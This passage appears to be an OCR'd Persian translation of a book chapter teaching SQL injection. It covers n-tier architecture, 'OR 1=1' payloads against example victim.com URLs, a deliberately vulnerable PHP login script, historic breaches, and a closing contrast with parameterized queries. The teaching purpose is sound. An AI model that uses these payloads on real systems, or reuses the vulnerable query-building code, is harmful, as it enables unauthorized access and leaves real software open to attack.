گرافیکی از کد، آن را به کاربر ارائه می‌نماید. تمام این فرآیند در کسری از ثانیه اتفاق می‌افتد.


۱-۴- معماری پیچیده تر

راه حل‌های سه لایه‌ای قابل مقیاس پذیری نیستند، بنابراین در سال‌های اخیر مدل سه لایه‌ای مورد ارزیابی مجدد قرار داده شده و مفهوم جدیدی در باب مقیاس پذیری و قابلیت نگهداشت آن، ایجاد شده است: الگوی توسعه

برنامه‌ی n–لایه‌ای (چند لایه). با این الگو، یک راه حل چهار لایه‌ای که شامل استفاده از یک میان افزار، که عموما '' سرور برنامه کاربردی'' نامیده می‌شود، بین ''وب سرور'' و ''پایگاه داده''، ابداع گردید. یک سرور برنامه‌ی کاربردی n–لایه، سروری است که یک رابط برنامه‌نویسی کاربردی (API) که برای نشان دادن منطق تجارت و فرآیندهای تجارت برای استفاده توسط برنامه‌های کاربردی می‌باشد را میزبانی می‌کند.

سرورهای وب دیگر را می‌توان هنگام الزامات ضروری معرفی نمود. افزون بر این، سرور برنامه کاربردی می‌تواند با منابع مختلف داده‌ها، از جمله پایگاه‌های داده، رایانه‌های بزرگ و یا سیستم‌های دیگر نیز تبادل اطلاعات نماید.

شکل ۱–۲ ساختار ساده، چهار لایه‌ای را به تصویر کشیده است.



شکل (۱–۲) ساختار معماری چهار لایه‌ای

در شکل بالا، مرورگر وب (ارائه) درخواست‌ها را به لایه میانی (منطق)، ارسال می‌کند که در پی آن، APIهای نمایان شده را از سرور برنامه در لایه برنامه کاربردی، که آن‌ها را با کوئری و به‌روزرسانی در برابر پایگاه داده (ذخیره سازی) سرویس دهی می‌کند، فراخوانی می‌نماید.

در این شکل، کاربر مرورگر وب خود را اجرا نموده و به سایت http://www.victim.com متصل می‌شود. وب سرور که در لایه منطق است، اسکریپت (پردازه) را از فایل سیستم بارگیری نموده و آن را از طریق موتور اسکریپت نویسی خود، جائی‌که در آن تجزیه و اجرا می‌گردد، ارسال می‌نماید. اسکریپت یک API نمایان را از سرور برنامه که در لایه کاربرد ساکن است، فراخوانی می‌کند. سرور برنامه با استفاده از یک اتصال پایگاه داده، اتصالی را به لایه ذخیره سازی اجرا نموده و گزاره‌ی SQL را برای پایگاه داده اجرا می‌نماید. پایگاه داده، داده را به اتصال دهنده‌ی پایگاه داده باز می‌گرداند، سپس سرور برنامه هر برنامه کاربردی و یا منطق قوانین تجارت را پیش از گزارش اطلاعات به سرور وب، اجرا می‌نماید. سپس وب سرور، پیش از ارائه داده در قالب HTML به مرورگر وبِ کاربر در لایه‌ی ارائه، هر منطق نهایی را پیاده‌سازی می‌کند. مرورگر وب کاربر HTML را رندر نموده و با نمایش گرافیکی کد به کاربر ارائه می‌دهد. تمام این فرآیند در کسری از ثانیه روی می‌دهد. مفهوم اساسی معماری لایه‌ای، شکستن یک برنامه به تکه‌ها، یا لایه‌های منطقی است که هر کدام از آن‌ها به وظیفه‌ای عمومی و یا خاص تخصیص داده شده‌اند. لایه‌ها را می‌توان با مکانیزم‌های مختلف و یا بر روی مکانیسم مشابهی که در آن مکانیزم، آن‌ها عملا و یا به‌صورت مفهومی از هم جدا هستند، قرار داد. استفاده از لایه‌های بیشتر، نقش هر لایه را مشخص‌تر می‌کند. تفکیک وظایف یک برنامه به چندین لایه، مقیاس برنامه را آسان‌تر نموده، تفکیک وظایف، توسعه برنامه را برای توسعه دهندگان بهبود داده و باعث می‌شود یک برنامه بیشتر قابل خواندن شده و مولفه‌های آن قابل

استفاده‌ی دوباره گردند. این رویکرد همچنین می‌تواند برنامه‌های کاربردی را با حذف یک نقطه ضعف واحد، قابل اتکاتر کند. به عنوان مثال، تصمیم به تغییر فروشندگان پایگاه داده، نباید به چیزی بیش از برخی تغییرات در بخش‌های قابل اجرای لایه‌ی برنامه نیاز داشته باشد؛ لایه‌های ارائه و منطق بدون تغییر باقی می‌مانند. معماری سه لایه و چهار لایه، امروزه رایج‌ترین معماری به کار رفته در اینترنت هستند؛ با این حال، مدل n–لایه‌ای، بسیار انعطاف‌پذیر است و همان‌گونه که پیش از این نیز بحث شد، این مفهوم اجازه می‌دهد تا بسیاری از لایه‌ها به صورت منطقی تفکیک شده و به شیوه‌های مختلفی به‌کارگیری شوند.

۱-۵- درک تزریق SQL

برنامه‌های کاربردی وب به طور فزاینده از لحاظ فنی در حال پیچیده‌تر شدن هستند. آن‌ها از اینترنت و اینترانت پورتال پویا، مانند سایت‌های تجارت الکترونیک و اکسترانت‌ها، تا برنامه‌های کاربردی سازمانی HTTP تحویل داده شده همچون سیستم‌های مدیریت اسناد و برنامه‌های کاربردی ERP گسترده هستند. در دسترس بودن این سیستم‌ها و حساسیت داده‌هایی که ذخیره می‌کنند، تقریبا برای تمامی تجارت‌های بزرگ و نه تنها آن‌هایی که دارای فروشگاه‌های آنلاین الکترونیک هستند، حیاتی محسوب می‌شود. برنامه‌های کاربردی وب و زیرساخت‌ها و محیط‌های پشتیبانی آن‌ها از فن‌آوری‌های گوناگونی استفاده نموده و می‌توانند حاوی مقدار چشم‌گیری کدهای اصلاح شده و سفارشی باشند. ماهیت و ویژگی آنها برای تلفیق، پردازش و انتشار اطلاعات از طریق اینترنت یا از درون یک اینترانت، آن‌ها را به یک هدف محبوب برای حمله تبدیل می‌کند.

همچنین، از آنجایی که بازار فن‌آوری امنیت شبکه به بلوغ و پختگی رسیده و فرصت کمتری برای نفوذ به سیستم‌های اطلاعاتی از طریق آسیب پذیری‌های شبکه وجود دارد، هکرها به طور فزاینده‌ای تلاش خود را بر بهره‌برداری از برنامه‌های کاربردی متمرکز کرده‌اند.

تزریق SQL، حمله‌ای است که در آن، کد SQL به درون پارامترهای ورودی "برنامه/کاربر" که بعدا برای تجزیه و اجرا به یک back-end SQL Server منتقل می‌شود، درج یا پیوست می‌گردد. هر رویه‌ای که گزاره‌های SQL را ایجاد نماید، به طور نهفته می‌تواند آسیب‌پذیر باشد، زیرا ماهیت متنوع SQL و روش‌های موجود برای ایجاد آن، شمار فراوانی گزینه برنامه‌نویسی را فراهم می‌آورد. فرم اصلی(ابتدایی) تزریق SQL، شامل درج مستقیم کد به درون پارامترهایی است که با دستورات SQL به هم پیوسته شده و اجرا شده‌اند. حمله‌ی کمتر مستقیم، کدهای مخرب را به رشته‌هایی که برای ذخیره‌سازی در یک جدول و یا به عنوان ابرداده در نظر گرفته شده‌اند، تزریق می‌کند. هنگامی که رشته‌های ذخیره شده متعاقبا به یک دستور پویای SQL می‌پیوندند، کد مخرب اجرا می‌شود. هنگامی که یک برنامه کاربردی وب نتواند پارامترهایی را که به سمت گزاره‌های پویای SQL ساخته شده منتقل می‌گردند، به درستی پاکسازی نماید (حتی زمانی که از تکنیک‌های پارامترسازی استفاده می‌شود) برای مهاجم تغییر و جایگزینی ساختار گزاره‌های back-end SQL ممکن خواهد بود. هنگامی که مهاجم قادر به تغییر گزاره‌ی SQL باشد، آن گزاره با همان حقوق کاربر برنامه اجرا خواهد شد؛ در هنگام استفاده از SQL Server برای اجرای دستوراتی که با سیستم عامل در تعامل است، این فرآیند با مجوزی همانند اجزایی که دستورات را اجرا می‌نمایند (به عنوان مثال، سرور پایگاه داده، سرور برنامه، و یا وب سرور)، و اغلب بسیار محرمانه هستند، اجرا خواهند شد.

برای نشان دادن و توصیف آن، اجازه دهید به مثال پیشین فروشگاه ساده خرده فروشی آنلاین بازگردیم. اگر به یاد داشته باشید، با استفاده از URL زیر، اقدام به مشاهده تمام محصولات این فروشگاه که کمتر از ۱۰۰ دلار قیمت داشتند، نمودیم:

- http://www.victim.com/products.php?val=100

نکته : نمونه‌های URL ذکر شده در این فصل، برای سهولت توضیح، از پارامترهای GET به جای پارامترهای POST استفاده می‌نمایند. دست‌کاری پارامترهای POST آسان است؛ با این حال، این مسئله معمولا شامل استفاده از چیز دیگری، مثل ابزار دست‌کاری ترافیک، پلاگین مرورگر وب و یا برنامه پروکسی‌های درون خطی است.

با این وجود، این بار در تلاش برای تزریق دستورات SQL، خودتان با افزودن آن‌ها به پارامتر ورودی val می‌باشید. می‌توانید این کار را با اضافه کردن رشته 1’=’1‘ OR به URL انجام دهید:

- http://www.victim.com/products.php?val=100’ OR ‘1’=’1

این بار، گزاره‌ی SQL که اسکریپت PHP را ساخته و اجرا می‌کند، همه محصولات پایگاه داده را بدون در نظر گرفتن قیمت آن‌ها باز می‌گرداند. دلیل این مسئله آن است که منطق کوئری را تغییر داده‌اید. این مسئله به این دلیل اتفاق می‌افتد که گزاره‌ی اضافه شده، منتج به آن می‌گردد که عملگر OR کوئری، همیشه true را باز گرداند، یعنی، ۱ همیشه برابر با ۱ خواهد بود. کوئری که ساخته و اجرا شده است در اینجا نشان داده می‌شود:

```
SELECT *
FROM ProductsTbl
WHERE Price < '100.00' OR '1'='1'
ORDER BY ProductDescription;
```

نکته: راه‌های بسیاری برای سوء استفاده از آسیب‌پذیری‌های تزریق SQL برای رسیدن به بی شمار اهداف گوناگون وجود دارند؛ موفقیت این حملات معمولا به شدت به سیستم‌های پایگاه داده و به هم پیوسته‌ای که تحت حمله قرار می‌گیرند، وابسته است. گاهی ممکن است مهارت و پشتکار زیادی برای آسیب زدن به نقاط ضعف نیاز باشد.

مثال ساده پیشین نشان می‌دهد که چگونه یک مهاجم می‌تواند گزاره‌ی پویای SQL ایجاد شده‌ای که متشکل از ورودی‌هایی هستند که تأیید یا کدگذاری نشده‌اند برای انجام اعمالی که توسعه دهنده یک برنامه پیش بینی نکرده و یا قصد آن را نداشته است، دست‌کاری نماید. هرچند این مثال، شاید تأثیرگذاری چنین آسیب پذیری‌هایی را کاملا نشان ندهد؛ پس از آن، برای مشاهده تمام محصولات پایگاه داده، تنها از بردار استفاده کرده‌ایم و می‌توانستیم آن را با استفاده از قابلیت‌های برنامه به همان شکلی‌که در مکان نخست قرار بوده استفاده شود، به‌طور قانونی انجام دهیم. چه خواهد شد اگر همان برنامه بتواند با استفاده از یک سیستم مدیریت محتوا (CMS) از راه دور مدیریت شود؟ CMS، یک برنامه کاربردی وب است که بدون نیاز به یک درک عمیق از/یا توانایی کدگذاری در HTML، برای ایجاد، ویرایش، مدیریت، و انتشار محتوای یک وب سایت استفاده می‌گردد. می‌توانید از URL زیر برای دسترسی به برنامه کاربردی CMS استفاده نمایید:

- http://www.victim.com/cms/login.php?username=foo&password=bar

شما در نرم افزار سیستم مدیریت محتوا (CMS)، پیش از آنکه بتوانید به قابلیت‌های برنامه دسترسی داشته باشید، ملزم به تهیه یک نام کاربری و گذرواژه‌ی معتبر هستید. دسترسی به URL پیشین منجر به پیغام خطای "نام کاربری و یا گذرواژه اشتباه است، لطفا دوباره سعی نمایید" خواهد شد. در زیر کدنویسی اسکریپت login.php ارائه شده است:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET["user"]' " ..
         "AND password = '$_GET["password"]'";
 // execute the query against the database
 $result = mysql_query($query);
 // check to see how many rows were returned from the database
 $rowcount = mysql_num_rows($result);
 // if a row is returned then the credentials must be valid, so
 // forward the user to the admin pages
 if ($rowcount != 0){ header("Location: admin.php");}
 // if a row is not returned then the credentials must be invalid
 else { die('Incorrect username or password, please try again.')}
```

اسکریپت login.php به صورت پویا گزاره‌ی SQLیی ایجاد می‌کند که اگر یک نام کاربری و گذرواژه‌ی منطبق با آن وارد شود، یک مجموعه ثبت و ضبط شده را باز می‌گرداند. گزاره‌ی SQLیی که اسکریپت PHP ایجاد و اجرا می‌کند، در قطعه کد زیر به‌وضوح نشان داده شده است. اگر نام کاربری و گذرواژه‌ی وارد شده، با مقدار ذخیره شده در جدول CMSUser مطابقت داشته باشد، آنگاه کوئری، userid متناظر با کاربر را باز می‌گرداند:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

مشکل این کد آن است که توسعه دهنده‌ی برنامه معتقد است که شمار رکوردهای بازگردانده شده هنگام اجرای اسکریپت، همیشه صفر یا یک خواهد بود. در مثال پیشین تزریق، ما از برداری قابل بهره‌برداری، برای تغییر معنای کوئری SQL به گزارش همیشه true استفاده نمودیم. استفاده از همان تکنیک با برنامه کاربردی CMS، ممکن است منجر به شکست منطق برنامه شود. با افزودن رشته ‘OR ‘1’=’1 به آدرس زیر، گزاره‌ی SQL اسکریپتی که PHP را ساخته و اجرا می‌کند، این بار تمام useridها را برای تمام کاربران در جدول CMSUser را برمی‌گرداند و بنابراین URL شبیه به این خواهد بود:

- http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

تمامی useridها برگشت داده می‌شوند، زیرا ما منطق کوئری را تغییر دادیم. علت این اتفاق آن است که گزاره‌ی اضافه شده (دست‌کاری شده) منجر به آن شده است که عملگر OR کوئری همواره درست (true) را باز می‌گرداند، یعنی، ۱ همیشه برابر ۱ خواهد بود. در اینجا کوئری ساخته شده و اجرا شده ارائه شده است:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'password' OR '1'='1';
```

منطق برنامه کاربردی بدان معنی است که اگر پایگاه داده بیش از صفر رکورد را نشان دهد، باید اطلاعات کاربری تأیید هویت درست را وارد نماییم و باید هدایت شود و به اسکریپت حفاظت شده‌ی admin.php دسترسی پیدا کند. ما معمولا به عنوان نخستین کاربر در جدول CMSUser وارد سیستم (login) می‌شویم. آسیب پذیری تزریق SQL، دست‌کاری و متزلزل کردن منطق برنامه را مجاز می‌کند.

هشدار: هیچ یک از این نمونه‌ها را بر روی برنامه‌های وب و یا سیستم امتحان نکنید، مگر اینکه از صاحب برنامه یا سیستم، مجوز (ترجیحا کتبی) داشته باشید. در ایالات متحده، ممکن است تحت پیگرد قانونی مربوط به جرائم کامپیوتری یا قانون سوء استفاده مصوب سال ۱۹۸۶ (www.cio.energy.gov/documents/ ComputerFraud-AbuseAct.pdf) یا قانون میهن پرستی ایالات متحده مصوب سال ۲۰۰۱ قرار بگیرید. در انگلستان ممکن است تحت پیگرد قانونی سوء استفاده کامپیوتر مصوب سال ۱۹۹۰ (www.opsi.gov.uk/acts/acts1990/Ukpga_19900018_en_1) و یا قانون تجدید نظر پلیس و عدالت مصوب سال ۲۰۰۶ قرار گیرید (www.opsi.gov.uk/Acts/acts2006/ukpga_20060048_en_1) . اگر اتهامات شما ثابت شده و محاکمه گردید، ممکن است به پرداخت جریمه نقدی یا تحمل زندان محکوم شوید.

۱-۶- مثال‌های مهم در زمینه امنیت وب

گردآوری داده دقیق و درست در مورد اینکه دقیقا چه تعداد سازمان در معرض آسیب هستند و یا از طریق آسیب پذیری تزریق SQL در معرض خطر قرار گرفته‌اند، بسیار دشوار است، زیرا در بسیاری از کشورها، شرکت‌ها، بر خلاف همتایان آمریکایی خود، توسط قانون موظف به افشای عمومی تجربه نفوذ جدی به سیستم امنیتی خود نمی‌شوند. با این حال، نقض امنیت و حملات موفقِ انجام شده توسط مهاجمان، امروزه موضوع رسانه‌ای مورد علاقه برای مطبوعات جهان به شمار می‌رود.

برخی منابع عمومی موجود می‌توانند برای درک بزرگی موضوع تزریق SQL به شما کمک کنند. برای نمونه، وب سایت افشاء و آسیب پذیری‌های معمول (CVE) شایع، فهرستی از افشاءها و آسیب پذیری‌های امنیت اطلاعات که هدف آن ارائه اسامی مشترک برای مشکلات شناخته شده عمومی می‌باشد را در اختیار قرار می‌دهد.

هدف CVE، تسهیل اشتراک‌گذاری داده در میان قابلیت‌های آسیب‌پذیری جدا از هم (ابزار و خدمات) می‌باشد. این سایت اطلاعات مربوط به آسیب‌پذیری‌هایی که به طور عمومی شناخته شده‌اند را گردآوری نموده و تجزیه و تحلیل آماری شیوه‌های امنیتی را در اختیار قرار می‌دهد.

در گزارش سال ۲۰۰۷ آن، (http://cwe.mitre.org/documents/vuln-trends/index.html) CVE مجموعا تعداد ۱۷۵۴ آسیب‌پذیری تزریق SQL را در پایگاه داده خود فهرست می‌کند، که ۹۴۴ از آنها، در سال ۲۰۰۶ اضافه شده‌اند. تزریق SQL، ۱۳٫۶ درصد تمام آسیب‌پذیری‌های CVE گزارش شده در سال ۲۰۰۶ می‌باشد:

http://cwe.mitre.org/documents/vuln-trends/index.html

همچنین، پروژه امنیت برنامه کاربردی باز (OWASP) معایب تزریق (که شامل تزریق SQL می‌باشد) را به عنوان دومین آسیب‌پذیری امنیتی شایع در فهرست ۱۰ تای نخست سال ۲۰۰۷ که برروی برنامه‌های کاربردی وب تأثیرگذار بوده‌اند، فهرست می‌کند. هدف اولیه‌ی "OWASPTOP10"، آموزش و آگاه‌سازی توسعه دهندگان، طراحان، معماران، و سازمان‌ها در مورد عواقب ناشی از شایع‌ترین آسیب‌پذیری‌های امنیتی برنامه‌های کاربردی وب سایت می‌باشد.

فهرست OWASP TOP 10 2007، از داده های استخراج شده از داده‌های CVE گردآوری و تنظیم شده است. مشکل استفاده از ارقام CVE، به عنوان شاخص تعیین تعداد سایت‌های آسیب پذیر از تزریق SQL، آنجاست که این داده‌ها هیچ‌گونه دیدی نسبت به آسیب‌پذیری سایت‌هایی که به شکل سفارشی ساخته شده‌اند ارائه نمی‌دهند. درخواست‌های CVE نشان دهنده حجم آسیب‌پذیری‌های کشف شده در برنامه‌های کاربردی تجاری و"منبع–باز می‌باشد؛ آن‌ها میزان آسیب‌پذیری‌ها در دنیای واقعی را منعکس نمی‌کنند. در واقع، وضعیت خیلی خیلی بدتر از آن است.

می‌توانیم به منابع دیگری که اطلاعاتی در مورد وب سایت‌های در معرض خطر گردآوری و مرتب می‌کنند، نیز نگاهی بیاندازیم. برای نمونه، Zone-H وب سایت محبوبی است که تخریب‌های وب سایت‌ها را ثبت می‌نماید. این سایت، نشان می‌دهد که شمار زیادی از وب سایت‌ها و برنامه‌های برجسته کاربردی وب، به دلیل وجود آسیب پذیری‌های تزریق SQL، در طول سال هک شده‌اند. برخی وب سایت‌های درون دامنه‌ی مایکروسافت از سال ۲۰۰۱ تا ۴۶ بار یا بیشتر تخریب شده‌اند. می‌توانید به‌صورت آنلاین، فهرستی جامع از سایت‌های هک شده‌ی مایکروسافت را در Zone-H، مشاهده نمایید:

www.zone-h.org/content/view/14980/1/

رسانه‌های سنتی نیز به شدت علاقه‌مند به اطلاع رسانی در مورد هرگونه نقض امنیت داده هستند، به ویژه آن‌هایی که شرکت‌های برجسته و شناخته شده را تحت تأثیر قرار می‌دهند. در اینجا فهرستی از برخی از آن‌ها آورده شده است:

- ✓ در فوریه سال ۲۰۰۲، ارمیا جکس (www.securityfocus.com/news/346) کشف کرد که Guess.com نسبت به تزریق SQL آسیب‌پذیر بود. او به جزئیات کارت‌های اعتباری دست‌کم ۲۰۰،۰۰۰ مشتری دسترسی یافت.
- ✓ در ماه ژوئن سال ۲۰۰۳، ارمیا جکس، دوباره دست به اقدام دیگری و این بار در PetCo.com زد. (www.security focus.com/news/6194)، او در این حمله از طریق نقطه ضعف تزریق SQL به جزئیات ۵۰۰،۰۰۰ کارت اعتباری دسترسی پیدا کرد.

- ✓ در ۱۷ ژوئن سال ۲۰۰۵، MasterCard به برخی از مشتریان خود در مورد ضعف امنیتی سیستم‌های کارتی هشدار داد. در آن زمان، این بزرگ‌ترین ضعف امنیتی شناخته شده در نوع خود بود. با سوء استفاده از نقطه ضعف تزریق SQL، یک هکر به جزئیات ۴۰ میلیون کارت اعتباری دسترسی پیدا کرد.
- ✓ در دسامبر سال ۲۰۰۵، Guidance Software، توسعه دهنده‌ی نرم افزار EnCase، کشف کرد که یک هکر، سرور پایگاه داده‌اش را از طریق نقطه ضعف تزریق SQL در معرض خطر قرار داده، و رکوردهای مالی ۳۸۰۰ مشتری را افشاء نموده است: www.ftc.gov/os/caselist/0623057/0623057complaint.pdf
- ✓ در حدود دسامبر ۲۰۰۶، شرکت TJX (در ایالات متحده) با موفقیت هک شد و مهاجم (هکر) جزئیات کارت پرداخت میلیون‌ها نفر را از پایگاه‌های داده TJX به سرقت برد.
- ✓ در ماه آگوست سال ۲۰۰۷، وب سایت سازمان ملل متحد (www.un.org) با هدف نمایش پیام‌های ضد آمریکایی از طریق آسیب‌پذیری تزریق SQL توسط مهاجم تخریب شد.

news.cnet.com/8301-10784_3-9758843-7.html//:http

مهاجمان بر حسب سابقه و تجربه، برای رقابت بر سر کسب امتیاز با دیگر گروه‌های هک، یا انتشار پیام‌ها و دیدگاه‌های سیاسی خاص خود، یا برای نشان دادن "مهارت‌های جنون آمیز" خود و یا به زبان ساده برای انتقام جویی از یک بی عدالتی، یک وب سایت و یا نرم‌افزار وب را مورد حمله قرار می‌دهند. با این حال، امروزه یک مهاجم، احتمالا بیشتر به خاطر کسب منافع مالی و سود، یک برنامه کاربردی وب را مورد سوء استفاده قرار می‌دهد. امروزه طیف گسترده‌ای از گروه‌های ناشناخته و بالقوه‌ی مهاجمان در اینترنت وجود دارند، که هرکدام دارای انگیزه‌های متفاوتی هستند. آن‌ها از افراد ساده که به‌خاطر اشتیاق به فن‌آوری و طرز فکر "هکری" به سیستم‌ها نفوذ می‌کنند، تا سازمان‌های جنایی متمرکزی که به دنبال اهداف پنهانی برای گسترش هسته مالی خود هستند، تا فعالان سیاسی دارای انگیزه‌های شخصی و یا باورهای گروهی و حزبی، و یا کارمندان ناراضی و مدیرانی که از امتیازها و فرصت‌های ویژه‌ی خود برای رسیدن به اهداف و مقاصد خود سوء استفاده می‌کنند، گسترده هستند. آسیب پذیری تزریق SQL در یک وب سایت و یا نرم‌افزار وب اغلب همه‌ی آن چیزی است که یک مهاجم برای به انجام رساندن اهداف خود نیازمند آن است.

آیا مورد حمله قرار گرفته‌اید؟

این ممکن نیست برای من اتفاق بیافتد، ممکن است؟

بسیاری از برنامه‌های کاربردی وب را در طول سال‌ها مورد بررسی قرار دادم و دریافتم که از هر سه برنامه، یکی از آن‌ها در معرض تزریق SQL بوده است. تأثیر آسیب‌پذیری در میان برنامه‌های کاربردی متفاوت است، اما این آسیب‌پذیری‌ها در بسیاری از برنامه‌های اینترنتی امروزی وجود دارند. بسیاری از برنامه‌های کاربردی، بدون اینکه به لحاظ آسیب‌پذیری مورد ارزیابی قرار گرفته باشند، در معرض محیط‌های متخاصمی مانند اینترنت قرار می‌گیرند. تخریب یک وب سایت، اقدامی بسیار پر سر و صدا و قابل توجه است و معمولا با "اسکریپت kiddies" برای امتیازدهی و احترام در میان دیگر گروه‌های هکر انجام می‌گیرد. دیگر مهاجمان جدی‌تر و با انگیزه‌تر، نمی‌خواهند توجه‌ها را به سمت و سوی خود جلب نمایند. این مسئله کاملا امکان‌پذیر است که مهاجمان کارکشته

و ماهر، از آسیب‌پذیری تزریق SQL برای دسترسی و نفوذ به سیستم‌های مرتبط به هم استفاده نمایند. من، بارها مشتری را آگاه نموده‌ام که سیستم‌های آن‌ها به خطر افتاده و به قصد انجام چندین فعالیت غیر قانونی به طور فعال توسط هکرها مورد سوء استفاده قرار داده شده‌اند. برخی از سازمان‌ها و صاحبان وب‌سایت‌ها ممکن است هرگز ندانند که آیا سیستم‌های آن‌ها پیش‌تر مورد سوء استفاده قرار گرفته است و یا اینکه آیا هکرها هم‌اینک راه نفوذی به سیستم‌های آن‌ها یافتهاند یا خیر.

در اوایل سال ۲۰۰۸، صدها هزار وب‌سایت با شروع یک حمله تزریق SQL خودکار، در معرض خطر قرار داده شدند. ابزاری برای ارزیابی و جست‌وجوی برنامه‌های کاربردی که به طور بالقوه آسیب‌پذیر بودند در اینترنت مورد استفاده قرار گرفته و هنگامی که یک سایت آسیب‌پذیر یافت می‌شد این ابزار به طور خودکار آن را مورد حمله و سوء استفاده قرار می‌داد. هنگامی که payload تحویل داده می‌شد، یک حلقه SQL تکرار آغاز می‌شد و هر جدول ایجاد شده توسط کاربر در پایگاه داده را از راه دور نشان داده و سپس هر ستون متن درون جدول را با یک اسکریپت client-side مخرب، پیوست می‌نمود. از آنجا که بیشتر برنامه‌های کاربردی "پایگاه داده–محور" وب، برای خلق محتوای پویای وب از داده پایگاه داده استفاده می‌کنند، بنابراین، این اسکریپت می‌تواند به کاربر یک برنامه و یا وب‌سایتی که در معرض حمله قرار گرفته است، عرضه شده باشد. این برچسب می‌تواند به هر مرورگری دستور دهد تا صفحه وب آلوده‌ای را برای اجرای یک اسکریپت مخرب که در یک سرور راه دور میزبانی می‌گردد، بارگیری نماید. هدف آن، آلوده کردن شمار بیشتری میزبان با نرم‌افزارهای مخرب بود. این حمله در عین حال بسیار مؤثر بود. سایت‌های مهمی مانند سایت‌هایی که توسط سازمان‌های دولتی، سازمان ملل متحد و شرکت‌های بزرگ اداره می‌شدند به خطر افتاده و با این حمله‌ی همه جانبه و گروهی، تحت تأثیر قرار گرفتند. تعیین اینکه دقیقا چه شماری از کاربران کامپیوتر و یا بازدیدکنندگان این سایت‌ها آلوده و یا متأثر شدند بسیار دشوار خواهد بود، به ویژه از آنجایی که payload که تحویل داده می‌شد توسط فردی که دست به انجام حمله می‌زد، قابل تنظیم بود.

۱-۷- درک چگونگی روی دادن آن

SQL، استاندارد دسترسی به سرورهای پایگاه داده‌ی Microsoft SQL Server، Oracle، MySQL، SYBASE و Informix و دیگر سرورهای پایگاه داده است. بیشتر برنامه‌های کاربردی وب، نیازمند تعامل با یک پایگاه داده هستند و بیشتر زبان‌های برنامه‌نویسی نرم‌افزارهای وب‌سایت، مانند ASP، C#، .NET، Java و PHP، شیوه‌های برنامه محور اتصالی به یک پایگاه داده و تعامل با آن را ارائه می‌دهند.

آسیب‌پذیری‌های تزریق SQL بیشتر هنگامی رخ می‌دهد که توسعه دهنده نرم‌افزار وب، اطمینان نداشته باشد که مقادیر دریافت شده از یک فرم وب، کوکی، پارامتر ورودی، و غیره پیش از پاس دادن به کوئری‌های SQL که در سرور یک دیتابیس اجرا می‌شوند، اعتبارسنجی شده باشند. اگر یک مهاجم بتواند داده‌ی ورودی را که به یک کوئری SQL ارسال می‌گردد، کنترل نموده و آن داده را به گونه‌ای دست‌کاری نماید که آن داده‌ها به جای داده‌ها به‌صورت کد تفسیر گردند، مهاجم ممکن است قادر به اجرای کد در پایگاه داده‌ی back-end باشد.

هر زبان برنامه‌نویسی چندین شیوه مختلف برای ساخت و اجرای گزاره‌های SQL ارائه می‌دهد و توسعه دهندگان برای رسیدن به اهداف گوناگون، اغلب ترکیبی از این متدها را مورد استفاده قرار می‌دهند. بسیاری از وب‌سایت‌هایی

که آموزش و نمونه کدهایی را برای کمک به توسعه دهندگان نرم‌افزار برای حل مشکلات برنامه‌نویسی رایج پیشنهاد و ارائه می‌کنند، معمولا روش‌های برنامه‌نویسی ناامنی را تدریس نموده و کد نمونه‌ی آن‌ها نیز اغلب آسیبپذیر است. بدون داشتن درکی عمیق از پایگاه داده‌ی واقعی که آنها در تعامل با آن هستند و یا درک کامل و آگاهی از مسائل بالقوه‌ی امنیتی کدی که در حال ایجاد و توسعه می‌باشد، توسعه دهندگان نرم‌افزار ممکن است اغلب برنامه‌های کاربردی ذاتا نا امنی را تولید کنند که در معرض خطر تزریق SQL می‌باشند.

۱-۸- ایجاد رشته پویا

ایجاد رشته پویا، یک تکنیک برنامه‌نویسی است که توسعه دهندگان را قادر به ایجاد گزاره‌های SQL به صورت پویا در زمان اجرا می‌سازد. توسعه دهندگان با استفاده از این SQL پویا، می‌توانند اهداف عمومی و برنامه‌های کاربردی قابل انعطافی را ایجاد نمایند. یک گزاره‌ی پویای SQL در زمان اجرا ایجاد می‌شود، که برای شرایط مختلف، گزاره‌هایSQL گوناگونی را خلق می‌کند. ایجاد این گزاره‌های پویا در هنگامی‌که آن‌ها در زمان اجرا نیاز به تصمیم‌گیری در مورد انتخاب زمینه‌ی کار، مثلا گزاره‌ی SELECT، انتخاب معیارهای مختلف برای کوئری و شاید جداول متفاوت برای کوئری بر اساس شرایط مختلف دارند، برای توسعه دهندگان بسیار مفید و کارآمد خواهد بود.

هرچند، اگر توسعه دهندگان از کوئریهای پارامتری استفاده نمایند، می‌توانند همان نتیجه را به روشی بسیار امن‌تر به دست آورند. کوئریهای پارامتری، کوئریهایی هستند که دارای یک یا چند پارامتر تعبیه شده در گزاره‌ی SQL می‌باشند. پارامترها می‌توانند در زمان اجرا به این کوئریها ارسال شوند؛ پارامترهایی که حاوی ورودی کاربر تعبیه شده باشند به عنوان دستورات اجرایی تفسیر نمی‌شود و بنابراین هیچ فرصتی برای تزریق به کد وجود نخواهد داشت. روش تعبیه پارامترها درون SQL، بسیار کارآمدتر و امن‌تر از ایجاد و اجرای پویای گزاره‌های SQL با استفاده از تکنیک‌های ساخت رشته می‌باشد.

کد PHP زیر نشان می‌دهد که چگونه برخی از توسعه دهندگان گزاره‌های SQL را به‌صورت پویا از ورودی کاربر ایجاد می‌نمایند. این گزاره، یک رکورد داده را از یک جدول در یک پایگاه داده انتخاب نموده و بسته به مقداری که کاربر وارد می‌کند در دست‌کم یکی از رکوردها در این پایگاه داده بازگردانده می‌شود.

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET["input"]'";
// a dynamically built sql string statement in .NET
